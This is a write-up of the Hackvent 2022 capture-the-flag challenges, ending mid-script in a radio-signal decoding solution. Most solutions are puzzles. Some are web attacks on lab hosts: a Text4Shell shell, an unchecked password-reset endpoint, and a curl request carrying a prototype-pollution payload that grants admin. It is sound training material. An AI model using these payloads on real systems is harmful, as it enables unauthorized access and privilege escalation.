Hackvent 2022 write-up

brp64

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[HV22.01] QR means quick reactions, right?

Description

Santa's brother Father Musk just bought out a new decoration factory. He sacked all the developers and tried making his own QR code generator but something seems off with it. Can you try and see what he's done wrong?

`hackvent2022_01.gif`

> You can download the GIF from Resources.
>
> Please validate the following sha256sum:
>
> `13cd96068652f0453e3e30cf5354ee47a4ea6fe11e379682225471a1b0ad2ff3`
>
> Flag format: `HV22{}`
>
> *This challenge was provided to you by **Deaths Pirate**. Rumors say, he's found the One Piece.*

Solution

The .gif contains many frames of a bauble with a single-character QR-code in each. Decode each frame and concatenate the content to get the flag `HV22{I_CaN_HaZ_Al_T3h_QRs_Plz}`.

[HV22.02] Santa's song

Description:

Santa has always wanted to compose a song for his elves to cherish their hard work. Additionally, he set up a vault with a secret access code only he knows!

The elves say that Santa has always liked to hide secret messages in his work and they think that the vaults combination number may be hidden in the magnum opus of his.

What are you waiting for? Go on, help the elves!

> Hint #1: Keep in mind that you are given a web service, not a play button for a song.
>
> Hint #2: As stated in the description, Santa's vault accepts a number, not text.
>
> Start the resource in Resources and get the flag.
>
> Flag format: `HV22{}`
>
> *This challenge was written by **kuyaya**. TODO: <insert joke about myself here> ;)*

Solution

The container started as part of the resource shows a web application to enter the code:




Figure 1. Image A

The magnum opus contains a song, the notes can be interpreted as characters and read off as: `bae faced a bad deed` or in one word `baefacedabaddeed`. If interpreted as a hexadecimal number and translated into base 10, we can get the flag:




Figure 2. Image B




Figure 3. The flag

[HV22.03] gh0st

Introduction

The elves found this Python script that Rudolph wrote for Santa, but it's behaving very strangely. It shouldn't even run at all, and yet it does! It's like there's some kind of ghost in the script! Can you figure out what's going on and recover the flag?

> === Resources:
>
> Download the file `gh0st.py` in the Resources section.
>
> Flag format `HV22{}`
>
> *This challenge was written by 0xdf. Luckily, he's not a ghost yet!*

Solution

The python file takes an argument and xor'es it with some characters of the string `song`. If this then matches with the contents of a list `correct`, everything is good. The trick is that the string `song` contains embedded NULL characters that trip python and make the string look different.

```
You know Dasher, and Dancer, and#song += Donder and Blitzen#song += Rudolph, the red-nosed
reindeer#song += you would even say it glows.#song += They never let poor Rudolph#song +=
Santa came to say:#song += Then all the reindeer loved him#song += you'll go down in history!
```

The xor'ing can be reversed to give the flag by xor'ing the used parts of `song` with `correct`:

```
res = ''.join(chr(c ^ ord(song[i*10 % len(song)])) \
        for i,c in enumerate(correct))
print(res)
```


This prints the flag `HV22{nUll_bytes_st0mp_cPy7h0n}`

[HV22.04] Santas radians

Description:

Santa, who is a passionate mathematician, has created a small website to train his animation coding skills. Although Santa lives in the north pole, where the **degrees** are very low, the website's animation luckily did not freeze. It just seems to move very slooowww. But how does this help...? The elves think there might be a flag in the application...

Start the resource in Resources and get the flag.



Flag format: `HV22{}`

Solution

Looking at the screens just shows slowly rotating arcs. Inspecting the source code of the website presents us with the script that creates the arc — nothing special. The initial angle positions of the arcs are given by an array, this is likely the obfuscated flag.

```
    const canvas = document.getElementById("canvasPiCode");
    const context = canvas.getContext("2d");

    let rot = [2.5132741228718345, 0.4886921905584123, -1.2566370614359172, 0,
        2.548180707911721, -1.9547687622336491, -0.5235987755982988,
    1.9547687622336491, -0.3141592653589793, 0.6283185307179586,
    -0.3141592653589793, -1.8151424220741028, 1.361356816555577,
    0.8377580409572781, -2.443460952792061, 2.3387411976724013,
    -0.41887902047863906, -0.3141592653589793, -0.5235987755982988,
    -0.24434609527920614, 1.8151424220741028];
    let size = canvas.width / (rot.length+2);

    let animCount = 0;

    function anim() {
        context.clearRect(0,0,canvas.width,canvas.height);
        for (let i = 0; i < rot.length; i++) {
            context.beginPath();
            context.arc((i + 1) * size, canvas.height / 2, size * 2 / 7,
rot[i]+animCount+clientX, rot[i] + 5 +animCount+clientX);
            context.stroke();
```

```
        }
        animCount+=0.001;
        requestAnimationFrame(anim);
    }
    anim();
```

From the title and the highlighted word in the description, try to convert the radians of the initial angles of the arcs into degrees and get:

```
144 28 -72 0 146 -112 -29 112 -18 36 -18 -104 78 48 -140 133 -24 -18 -29 -14 104
```

To battle hardened Hackvent participants, the 144 stands out as twice the ASCII code of 'H'. So likely, the second number is related to the difference in ASCII code between the first and the second character. And yes, `ord('V')-ord('H') == 14` so this seems thepath.

```python
import math

rot = [2.5132741228718345, 0.4886921905584123, -1.2566370614359172, 0,
  2.548180707911721, -1.9547687622336491, -0.5235987755982988,
  1.9547687622336491, -0.3141592653589793, 0.6283185307179586,
  -0.3141592653589793, -1.8151424220741028, 1.361356816555577,
  0.8377580409572781, -2.443460952792061, 2.3387411976724013,
  -0.41887902047863906, -0.3141592653589793, -0.5235987755982988,
  -0.24434609527920614, 1.8151424220741028]

deg = [int(v * 180 / math.pi) for v in rot]

chars = [sum(deg[:i+1]) // 2 for i in range(len(deg))]

res = ''.join(chr(c) for c in chars)
print(res)
```

Flag: `HV22{C4lcul8_w1th_PI}`

[HV22.05] missing gift

Introduction:

Like every year the elves were busy all year long making the best toys in Santas workshop. This year they tried some new fabrication technology. They had fun using their new machine, but it turns out that the last gift is missing.

Unfortunately, Alabaster who was in charge of making this gift is not around, because he had to go and fulfill his scout elf duty as an elf on the shelf.

But due to some very lucky circumstances the IT-guy elf was capturing the network traffic during this exact same time.


Goal:

Can you help Santa and the elves to fabricate this toy and find the secret message?

> You can download the file from Resources.
>
> Please validate the following `sha256sum`:
> `0198dace933265d969ba33b52b16420ec0eedff753d18958f19eecfd7af7c026`
>
> Flag format: `HV22{}`
>
> *This challenge was written by **wangibangi**. Truly smart as a fox.*

Solution

The resource contains `tcpdump.pcap`, a packet capture. Analysing with wireshark we can extract a file `hv22.gcode` and have a look at it using an online viewer, *e.g.* https://gcode.ws/. It looks like



HV22{
this-is-a
w4s1e-of-
pl4s1ic}

[HV22.06] privacy isn't given

Introduction:

As every good IT person, Santa doesn't have all his backups at one place. Instead, he spread them all over the world. With this new blockchain unstoppable technology emerging (except Solana, this chain stops all the time) he tries to use it as another backup space. To test the feasibility, he only uploaded one single flag. Fortunately for you, he doesn't understand how blockchains work.

Can you recover the flag?

Information

Start the Docker in the Resources section. You will be able to connect to a newly created Blockchain. Use the following information to interact with the challenge.

- Wallet public key `0x28a8746e75304c0780e011bed21c72cd78cd535e`
- Wallet private key `0xa453611d9419d0e56f499079478fd72c37b251a94bfde4d19872c44cf65386e3`
- Contract address: `0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a8Ab`

The source code of the contract is the following block of code:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.9;

contract NotSoPrivate {
    address private owner;
    string private flag;

    constructor(string memory _flag) {
        flag = _flag;
        owner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == owner);
        _;
    }

    function setFlag(string calldata _flag) external onlyOwner {
        flag = _flag;
    }
}
```

Flag format HV22{}

> *This challenge was written by **HaCk0**. HaCk0 if you're reading this, can you send me some ether pleazze?*

Solution

Following the tutorial, we can connect to the contract in the chain.

Looking at the contract we see that the flag is stored in the contract as part of the constructor and supposedly private (unreadable except to the owner). Some googling tells us that the data in the contract are not really private, but can be read using `web3.eth.getStorageAt()`. Luckily, Remix provides us with a console that gives direct access to the API and so we can read the data directly as:

```
web3.eth.getStorageAt("0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a8Ab",1,console.log);
```

which prints

```
0x485632327b436834316e535f6172335f5075626c31437d00000000000000002e
```

To the trained eye, this is immediately readable as the flag `HV22{Ch41nS_ar3_Publ1C}`.

[HV22.07] St. Nicholas's animation

Introduction

Santa has found a weird device called an "Oxocard Blockly", which seems to display a sequence of images. He believes it has got something to do with a QR code, but it doesn't seem complete…

You can't fly to the north pole, so Santa sent you a video of the device in action.


The elves are having a karaoke and left in a hurry while singing into their micro. This means that they aren't there to help him, so now is your chance to make a good impression and find the flag!

> Download the video from the Resouces or watch in on YouTube. Find the flag hidden in the video.
>
> Flag format: `HV22{}`

Solution

The video shows an animation that explains how the parts of a QR code have to be re-assembled and then shows the four parts. Put together they form a *Micro-QR code* that not every reader can read…

Table 1. The four parts of the microQR-code

I found it the easiest to whip up Excel, copy the pixels and use conditional formatting to get a well readable Micro-QR-code with the flag `HV22{b0f}`.

Figure 4. Flag as microQR

[HV22.08] Santa's Virus

Description:

A user by the name of HACKventSanta may be spreading viruses. But Santa would never do that! The elves want you to find more information about this filthy impersonator.

> Flag format: `HV22{}`
>
> *This challenge was created by **yuva**. I swear he doesn't write viruses!*

Solution

The challenge is labelled as OSINT, so probably we have to find some information about the evil hacker. Use https://www.aware-online.com/en/osint-tools/username-search-tool/ to search for `HACKventsanta` and find a Linked-in profile using the Bing-search. https://www.linkedin.com/in/hackventsanta/

Attached to this profile is a reference to a github account and there we find a single repository (`FILES`) that contains a zip file with a single page that points us to look at the tags in the repo. There we find a single tag `HV22` and in the released files a Linux binary named `undetected`.

A first inspection of `Undetected` using `strings` shows these interesting messages:

```
I am innocent!
I am not a hacker
This is not a virus
I can only give you key which you might need:
 ThisIsTheKeyToReceiveTheGiftFromSanta
But Go ahead and check my md5, I swear I am undetected!
```

Apparently, we have to check the md5 hash for whatever reason. Since this is supposedly a virus and these are often identified using hashes, check it with https://www.virustotal.com/gui/home/

upload. It is in fact undetected, but has a note under community:




Figure 5. Result a virustotal, community section

This takes us to twitter and we find a few QR-codes in the timeline. One of them has a link to Google drive, the others treasures…

Table 2. The three QR-codes, only one leads somewhere useful…

The file on Google drive is encrypted, so we need a password. Fortunately, `ThisIsTheKeyToReceiveTheGiftFromSanta` fits the bill and we can open the PDF and see a dancing santa with a base64 string:

SFYyMntIT0hPK1NBTlRBK0dJVkVTK0ZMQUdTK05PVCtWSVJVU30=

Figure 6. The flag in the PDF

The base64 string gives the flag: `HV22{HOHO+SANTA+GIVES+FLAGS+NOT+VIRUS}`

[HV22.09] Santa's Text

Introduction

Santa recently created some Text with a , which is said to be vulnerable code. Santa has put this Text in his library, putting the library in danger. He doesn't know yet that this could pose a risk to his server. Can you backdoor the server and find all of Santa's secrets?

Important notice: The challenge runs at port 443, the site that appears when you click the link in the Resources. All other ports already opened are out of the challenge scope, do not attack them.

Remember, if you want to use a Reverse Shell, you need to connect to the Hacking-Lab VPN

> Start the website in the Resources panel.
>
> Flag format: `HV22{}`
>
> *This challenge was written by yuva. Yuva, can you text Santa what Text he has?*

Solution

The description hints at a shell in text, searching for `javascript text shell exploit` leads us to https://infosecwriteups.com/text4shell-poc-cve-2022-42889-f6e9df41b3b7, which seems promising.

As an additional twist, any test entered into the search form is returned as rot13 text, so the payload has to be rot13'ed as well. Using the exact same payload as in the link, we can get a shell and find the file `/SANTA/FLAG.txt` with the flag `HV22{th!s_Text_5h€LL_Com€5_₣₹0M_SANTAA!!}` .

[HV22.10] Notme

Introduction

Santa brings you another free gift! We are happy to announce a free note taking webapp for everybody. No account name restriction, no filtering, no restrictions and the most important thing: no bugs! Because it cannot be hacked, Santa decided to name it Notme = Not me you can hack!

Or can you?

> The challenge scope includes only the main website on port 443, which you get linked to in the `Resources`. Do not attack other ports.
>
> Start the website from the `Resources` and get the flag.
>
> Flag format: `HV22{}`
>
> *This challenge was written by **HaCk0**. A non-blockchain challenge, what a surprise!*

Solution

The web app presents us with the possibility to create a user and then record notes for this user. It is also possible to change the password. Behind the scenes is a react-app with some REST endpoints:

- `/api/user/me` GET, returns a JSON with the current user's data
- `/api/note/new` POST, takes the string of the note as a JSON
- `/api/note/all` GET, returns all notes associated with the current user
- `/api/register` POST, takes a `{ "username": "foo", "password": "bar" }` as argument
- `/api/user/` *id* POST, sets the password for user *id* (the db key, not the username), returns the JSON with all user data

After a lot of searching for vulnerabilities and some hints from *wangibangi* and *stjubit*, this approach was taken:

- when creating a lot of users from a script, it was noted that the creation of the user with id 1337 returns a state 500. Sending the same request again creates the user with id 1338. So user with id 1337 seems to be special
- similarly, creating many notes for a user shows that the note with id 1337 seems to exist already.
- when updating the password for a user, it seems that it is not checked that the userid corresponds to the logged in user. So calling `/api/user/1337` with an argument of `{ "password": "foo" }` returns

```
    {"id":1337,
    "role":"user","username":"Santa","password"
:"2c26b46b68ffc68ff99b453c1d30413413422d706483bfa0f98a5e886266e7ae","createdAt":"2022-12-
11T12:49:04.339Z","updatedAt":"2022-12-11T12:58:00.407Z"}
```


With this approach we know the username of id 1337 and the password, so we can log in with these to see the note

`HV22{Sql1_is_An_0Ld_Cr4Ft}`

[HV22.13] Noty

Introduction

After the previous fiasco with multiple bugs in Notme (some intended and some not), Santa released a now truly secure note taking app for you. Introducing: Noty, a fixed version of Notme.

Also Santa makes sure that this service runs on green energy. No pollution from this app ;)

> The challenge scope includes only the main website on port 443, which you get linked to in the Resources. Do not attack other ports.
>
> Start the website in the Resources and claim that flag.
>
> Flag format: `HV22{}`
>
> *This challenge was written by **HaCk0**. He's a Challenge knight0!*

Solution

The description mentions pollution which could be a hint towards *prototype pollution* in JS.

Again the application exposes a REST API and so we can try to pollute this API. There are a few points where we can possibly inject something:

- login
- registering
- creating a note
- changing the password

All were tried and registering a user gave a promising result:

```
(host)10022% curl 'https://57955caf-5d9e-421a-93d1-
fbf4cb9730be.idocker.vuln.land/api/register' \
-H 'authority: 57955caf-5d9e-421a-93d1-fbf4cb9730be.idocker.vuln.land' \
-H 'accept: application/json' \
-H 'accept-language: en-US,en;q=0.7' \
-H 'content-type: application/json' \
-H 'cookie:
connect.sid=s%3AQh8fiVWtAq4qogbIyZhkO3cliYrgQOJi.wzD2ZkivcuH8Ju5MDFJVoWNOa5z7bRc6W%2BydkQFZ8mQ
' \
-H 'origin: https://57955caf-5d9e-421a-93d1-fbf4cb9730be.idocker.vuln.land' \
-H 'referer: https://57955caf-5d9e-421a-93d1-fbf4cb9730be.idocker.vuln.land/register' \
-H 'sec-ch-ua: "Brave";v="107", "Chromium";v="107", "Not=A?Brand";v="24"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"' \
```


```
-H 'sec-fetch-dest: empty' \
-H 'sec-fetch-mode: cors' \
-H 'sec-fetch-site: same-origin' \
-H 'sec-gpc: 1' \
-H 'user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/107.0.0.0 Safari/537.36' \
--data-raw '{"username": {"__proto__": {"role":"admin", "username":"4"}},"password":"4"}' \
--compressed
```

```
{"error":"Invalid value { '[object Object]': { role: 'admin', username: '4' } }"}
```

So the `"_proto_"` for the end point `/register` is vulnerable. Next try `{"_proto_":{"role":"admin", "username":"4"},"password":"4"}` and get `{"msg":"Missing username"}`. Next step is `{"username": "4", "_proto_":{"role":"admin"},"password":"4"}` as payload and receive confirmation that we are now admin:

```
{"id":4,
 "username":"4",
 "password":"4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a",
 "role":"admin",
 "updatedAt":"2022-12-31T09:50:06.030Z","createdAt":"2022-12-31T09:50:06.030Z"}
```

Checking the notes in the browser shows the flag:



Or using curl from `/api/note/all` we get

```
[{"id":1337,
  "note":"HV22{P0luT1on_1S_B4d_3vERyWhere}",
  "userId":1337,"createdAt":"2022-12-31T10:12:05.677Z","updatedAt":"2022-12-
31T10:12:05.677Z"}]
```

[HV22.15] Message from Space

Introduction


One of Santa's elves is a bit of a drunkard and he is incredibly annoyed by the banning of beer from soccer stadiums. He is therefore involved in the **"No Return to ZIro beer"** community that pledges for unrestricted access to hop brew during soccer games. The topic is sensitive and thus communication needs to be top secret, so the community members use a special quantum military-grade encryption radio system.

Santa's wish intel team is not only dedicated to analyzing terrestrial hand-written wishes but aims to continuously picking up signals and wishes from outer space too. By chance the team got notice of some secret radio communication. They notice that the protocol starts with a preamble. However, the intel team is keen to learn if the message is some sort of wish they should follow-up. Can you lend a hand?

> Download the file in the **Resources** and get the flag!
>
> Please verify the following **sha256** integrity of the downloaded file: `34fac3ba1d5a67db229e75d15f60af75a4ad1ffe9460785e6c597de31d2937b3`
>
> Flag format: `HV22{}`
>
> *This challenge was written by **cbrunsch**. I won't post jokes about my supervisor*

Solution

The resource is a cu8 file, a relatively low-level signal with the two channels I and Q (quadrature detection). The signal can be looked at using *e.g.* Audacity using these import settings:



The signal is a pulse modulated signal and from the hint it is probably encoded in the "no return to zero inverted" system. To process the data, first remove the noise through simple downsampling and then quantizing to 0 and 1. Then extract the length of one bit and convert the whole signal into run-length coded bits (how long is the signal high/low). Then decode the NRZI and have a look at the message.




Figure 7. Start of the averaged input signal, ready for rle

To calibrate the bit-length, the 16 on/off signals at the very beginning can be taken, but otherwise simply measuring the lengths of the pulses and to determine the approximately largest divider also does the trick. The resulting bit pattern starts with an ASCII sequence that does not really make sense at first, but gently being pointed at base64 gets the flag.

```
import numpy as np


def amplPhase(raw):
    z = raw[0::2] + 1j*raw[1::2]
    z -= 128.0 + 1j*128.0
    ampl = np.absolute(z)
    phase = np.angle(z)
    maxA = max(ampl)
    ampl = np.uint8(ampl/maxA*250)
    phase = np.uint8(phase / np.pi * 120)
    return ampl, phase


def quantize(dta):
    res = np.zeros(len(dta), dtype=np.bool_)
    thresh = (max(dta) - min(dta)) // 2
    for i in range(len(dta)):
        res[i] = dta[i] >= thresh
    return res


def rllEncode(dta):
    res = []
    last, lastIndex = False, 0
    for i in range(1, len(dta)):
